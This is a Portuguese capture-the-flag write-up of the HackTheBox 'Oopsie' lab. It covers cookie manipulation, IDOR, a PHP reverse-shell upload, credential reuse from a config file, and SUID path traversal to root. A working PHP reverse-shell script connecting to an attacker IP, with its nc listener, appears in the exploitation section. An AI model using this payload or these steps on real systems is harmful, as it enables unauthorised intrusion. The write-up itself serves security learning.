Write-Up Técnico

Oopsie

Plataforma:	HackTheBox
Dificuldade:	Very Easy
Data da Resolução:	11/04/2026
Autor:	Gabriel de Souza Colombo

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **4**

4 Movimentação Lateral **8**

5 Escalada de Privilégios **9**

6 Conclusão **10**

7 Referências **10**

1 Visão Geral

A máquina *Oopsie*, disponível na plataforma *HackTheBox*, consiste em um servidor *web* e SSH. Após um reconhecimento inicial do sistema em execução no servidor *web*, o vetor de ataque iniciou-se com a exploração de vulnerabilidades críticas que possibilitaram o acesso a funcionalidades reservadas para um usuário administrador e, consequentemente, ao acesso à máquina por meio do *upload* de um arquivo malicioso. Com esse primeiro acesso, foi possível obter credenciais de um usuário do sistema para obter acesso ao servidor SSH e recuperar a *flag* de usuário. Em seguida, outras vulnerabilidades identificadas em um programa permitiram obter acesso *root* ao sistema e recuperar a *flag* correspondente.

2 Reconhecimento

A enumeração de portas na máquina alvo foi realizada com o comando abaixo. Pela saída, pode-se observar que há um servidor SSH e HTTP abertos nas portas padrão para esses serviços (*i.e.*,, 22 e 80, respectivamente) e que o sistema operacional da máquina é baseada em Linux.

Listagem 1: Trecho do output do `nmap`

```
$ nmap -sC -sV -Pn <TARGET_IP>
...
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 ...
...
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ao acessar o endereço IP da máquina alvo em um navegador para visualizar o conteúdo hospedado pelo servidor *web*, uma *landing-page* de uma empresa chamada ”MegaCorp Automotive” foi exibida (Figura 1).



Figure 1: *Landing-page* retornada ao acessar a pasta raiz do sistema *web*.

Inspecionando o código HTML da página pela ferramenta *DevTools* do navegador, foi verificada a presença de um arquivo Javascript em `/cdn-cgi/login/script.js`. O diretório `cdn-cgi` no servidor *web* provavelmente se refere à *Common Gateway Interface*, uma funcionalidade de servidores Apache que permite a execução de scripts dinâmicos no lado do cliente [1]. Nesse caso, tentei acessar o recurso `/cdn-cgi/login` no servidor *web*, o que levou a exibição de outra página contendo um formulário de *login* (Figura 2). Não foi encontrada nenhuma outra forma de acesso ou um *link* para essa página.



Figure 2: Formulário de *login* do sistema *web*

A opção para autenticar como convidado (*Login as guest*) também estava habilitada. Ao clicar, a página inicial de um sistema de administração de reparos (*Repair Management System*) foi exibida (Figura 3). Nela estava contida uma barra de navegação com as opções "*Account*", "*Branding*", "*Clients*" e "*Uploads*".



Figure 3: Página de sistema de administração de reparos

Após clicar na opção para *uploads*, foi exibida uma página informando que era necessário privilégios de super administrador para realizar uma ação (Figura 4). Como o servidor poderia estar acompanhando o status da minha sessão por um *cookie*, decidi verificar o armazenamento de quaisquer *cookies* no navegador, também pela ferramenta *DevTools* 3. Haviam dois *cookies*, `role` e `user`, contendo o tipo (*role*) do usuário logado e um número inteiro (2233), respectivamente.



Figure 4: Página para *upload* de arquivos com mensagem de bloqueio.

3 Exploração

Acessando a opção *Accounts*, confirmei que o número no *cookie* `user` correspondia a sua ID de acesso (Figura 5). O caminho da URL nessa página é `/cdn-cgi/login/admin.php?content=accounts&id=2`, o que sugere que o ID apresentado na tabela é recuperado de algum banco de dados no servidor a partir dos parâmetros da requisição (*query parameters*), após o caractere ”?”.



Figure 5: Página de contas (*Accounts*) com tabela contendo o ID de acesso, o nome e o e-mail do usuário `guest`.

Nesse caso, foi possível verificar os dados de outras contas do sistema alterando esse parâmetro. O ID de acesso para uma conta de nome ”admin” foi recuperado alterando a valor do parâmetro `id` da requisição para 1 (*i.e.*, `/cdn-cgi/login/admin.php?content=accounts&id=1`) (Figura 6).



Figure 6: Página de contas (*Accounts*) com tabela contendo o ID de acesso, o nome e o e-mail do usuário `admin`.

Como esperado, alterando o valor do *cookie* `user` para o valor da ID de acesso do usuário `admin` permitiu o acesso à funcionalidade de *upload* de arquivo (Figura 7), revelando um formulário provavelmente destinado para o *upload* de imagens de marcas (*brands*). Testei a submissão de um simples script em PHP (Listagem 2) para verificar se qualquer validação seria aplicada, o que não foi o caso.



Figure 7: Página para *upload* de imagens de marcas (*brands*).

Listagem 2: Script em PHP para teste de *upload* de arquivo.

```
# test.php
<h1>Hello World!</h1>
```

Como o caminho da URL nessa página era `cdn-cgi/login/admin.php?content=uploads`, suspeitei que pudesse haver uma pasta no servidor *web* com o nome `uploads` na qual os arquivos enviados seriam armazenados. Por isso, antes de realizar uma enumeração de diretórios, tentei acessar `http://<TARGET_IP>/uploads` pelo navegador como um teste inicial para avaliar a resposta do servidor. Essa URL retornou o código de status 403 (*Forbidden*) (Figura 8), sugerindo que de fato havia uma pasta com esse nome no servidor *web*. Caso contrário, era esperado que o servidor retornasse o código de status 404 (o que não confirmaria a ausência dessa pasta no servidor, porém impediria sua descoberta por esse método).



Figure 8: Mensagem de status 403 (*Forbidden*) retornada pelo servidor.

Com isso, o passo lógico seguinte seria avaliar a possibilidade de acessar um arquivo nessa pasta, ainda que o acesso à ela estivesse bloqueado, como ocorria com outros diretórios no servidor (*e.g.*, `js` e `images`). Nesse caso, acessei `http://<TARGET_IP>/uploads/test.php` e foi exibida a página que o script PHP (Listagem 2) representava (Figura 9). Durante esse processo, percebi que o servidor excluía o arquivo enviado após um tempo, pois precisei reenviar o script para acessar a página.



Figure 9: Página correspondendo ao script PHP de teste (Listagem 2).

Dada a possibilidade de execução de um script PHP no lado do servidor, eu escrevi outro script (Listagem 3) para estabelecer um shell reverso (*reverse shell*) com base nos scripts disponíveis em `https://www.revshells.com/` [3]. Especificamente, o script abre um *socket* para conexão na porta 4444 com o IP da minha máquina e inicia um processo para execução do Bash, redirecionando a

entrada e saída de dados (*i.e.*, `stdin`, `stdout` e `stderr`) para o *socket*. Dessa forma, os canais de entrada e saída na máquina alvo seriam transmitidos pela conexão, efetivando meu acesso.

Listagem 3: Script PHP para estabelecer um shell reverso

```
# shell.php

<?php
    $host = "<ATTACKER_IP>";
    $port = 4444;

    $s=fsockopen($host,$port);
    proc_open("bash -i",[$s,$s,$s],$p);

    echo "Reverse shell opened at $host:$port";
```

Na minha máquina, eu abri a porta 4444 para conexões *inbound*, isto é, iniciadas ”por fora”, utilizando o comando `nc` abaixo. A *flag* `-n` foi utilizada para considerar somente números IP, pulando a resolução de DNS.

Listagem 4: Comando para abertura de porta 4444 para conexões *inbound*

```
nc  -lnvp 4444
```

Após enviar o arquivo `shell.php` pelo formulário de *upload*, acessei o caminho `/uploads/shell.php` após executar o comando `nc`. A página resultante confirmou a execução sem erros do script, enquanto o terminal na minha máquina confirmou meu acesso, como mostra a figura 10 abaixo.



Figure 10: Shell reverso estabelecido com sucesso via `shell.php` (Listagem 3).

Como pode ser observado na figura 10, o usuário no shell reverso é `www-data`, correpondente ao usuário do servidor *web* e proprietário dos arquivos correspondentes [2]. Dessa forma, foi possível explorar outros arquivos no sistema *web*.

4 Movimentação Lateral

Enquanto explorava os diretórios do servidor, encontrei um arquivo chamado `db.php` na pasta `/cdn-cgi/login` com o comando `find`:

Listagem 5: Enumeração de arquivos em `/cdn-cgi` no sistema *web*

```
# /var/www/html/cdn-cgi

$ find cdn-cgi
cdn-cgi
cdn-cgi/login
cdn-cgi/login/index.php
cdn-cgi/login/admin.php
cdn-cgi/login/script.js
cdn-cgi/login/db.php
```

O conteúdo desse arquivo revelou outro usuário chamado `robert` junto com suas credencias de acesso para um banco de dados MySQL.

Listagem 6: Visualização de conteúdo do arquivo `db.php`

```
# /var/www/html/cdn-cgi

$ cat cdn-cgi/login/db.php
<?php
$conn = mysqli_connect('localhost','robert','<ROBERT_PASS>', ...
?>
```

Listando os usuários presentes no diretório `home`, também foi possível identificar um usuário chamado `robert`:

```
$ ls /home
robert
```

Diante da correspondência entre os nomes do usuário do sistema e do banco de dados, tentei reutilizar a senha obtida no serviço SSH, na esperança do usuário `robert` estar utilizando a mesma senha para se autenticar nos dois sistemas.

De fato, foi possível acessar a máquina alvo utilizando essas credenciais:

```
$ ssh robert@<TARGET_IP>
...
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)
```

Ao enumerar a pasta do usuário `robert`, a *flag* de usuário foi recuperada:

```
$ pwd
/home/robert
$ ls
user.txt
```

5 Escalada de Privilégios

Ao tentar enumerar os privilégios do usuário `robert`, foi revelado que esse usuário não poderia executar o comando `sudo` no sistema:

```
$ sudo -l
...
Sorry, user robert may not run sudo on oopsie.
```

Após uma investigação mais profunda, foi observado que o usuário `robert` faz parte do grupo `bugtracker`:

```
$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(
   bugtracker)
```

Nesse caso, utilizando o comando `find`, busquei por arquivos binários que fossem propriedade desse grupo, a fim de verificar se algum poderia ser utilizado para obter acesso *root* à máquina. Foi encontrado um binário chamado ”bugtracker” no diretório `/usr/bin`:

```
$ find /*/bin -group bugtracker
/usr/bin/bugtracker
```

Ao enumerar as permissões desse arquivo, foi observado que o bit SUID estava habilitado e que seu proprietário era o usuário `root`:

```
$ ls -l /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
```

SUID é uma permissão especial em sistemas Linux que configura a execução de um arquivo para utilizar as permissões do usuário proprietário ao invés daquelas do usuário que o executou [4]. Nesse caso, o comando `bugtracker` iria considerar as permissões do usuário `root`, ainda que eu executasse o comando logado com o usuário `robert`. Logo, no contexto da execução do programa eu teria acesso privilegiado à máquina.

O comando `bugracker` inicia solicitando ao usuário que insira um ”Bug ID”:

```
$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID:
```

Após testar algumas entradas, foi observado que o programa executa o comando `cat` para recuperar relatórios (*reports*) de bugs na pasta `/root/reports`. Quando o caminho do arquivo ou pasta passado como argumento não é encontrado, a saída padrão de erro desse comando é informar que esse caminho não existe. Isso que permitiu identificar tanto o comando sendo executado quanto a inclusão da entrada do usuário no caminho passado ao comando `cat`.

```
$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: asd
---------------

cat: /root/reports/asd: No such file or directory
```

Nesse caso, como a *flag* do usuário `root` provavelmente estaria contida em `/root/root.txt`, passei como entrada `.../root.txt` e recuperei a *flag*:

```
$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: ../root.txt
---------------

<ROOT_FLAG>
```

6 Conclusão

O ataque partiu da manipulação de *cookies* de sessão para obter privilégios administrativos no sistema *web*. O *foothold* inicial foi consolidado pelo *upload* de um script PHP, obtendo acesso ao alvo como `www-data` em um shell reverso. A movimentação lateral para o usuário `robert` baseou-se no reuso de credenciais localizadas em arquivos de configuração. Por fim, a elevação de privilégios a *root* foi possibilitada pela permissão SUID no binário `bugtracker`, permitindo leitura arbitrária de arquivos.

7 Referências

[1] Apache Software Foundation. *Apache Tutorial: Dynamic Content with CGI*. https://httpd.apache.org/docs/current/howto/cgi.html. Jan. 2019.

[2] L. D. James. *What is the www-data user?* https://askubuntu.com/questions/873839/what-is-the-www-data-user. Jan. 2017.

[3] 0dayCTF. *reverse-shell-generator*. https://github.com/0dayCTF/reverse-shell-generator. Feb. 2021.

[4] Wikipedia contributors. *Setuid — Wikipedia, The Free Encyclopedia*. https://en.wikipedia.org/w/index.php?title=Setuid&oldid=1344880017. 2026.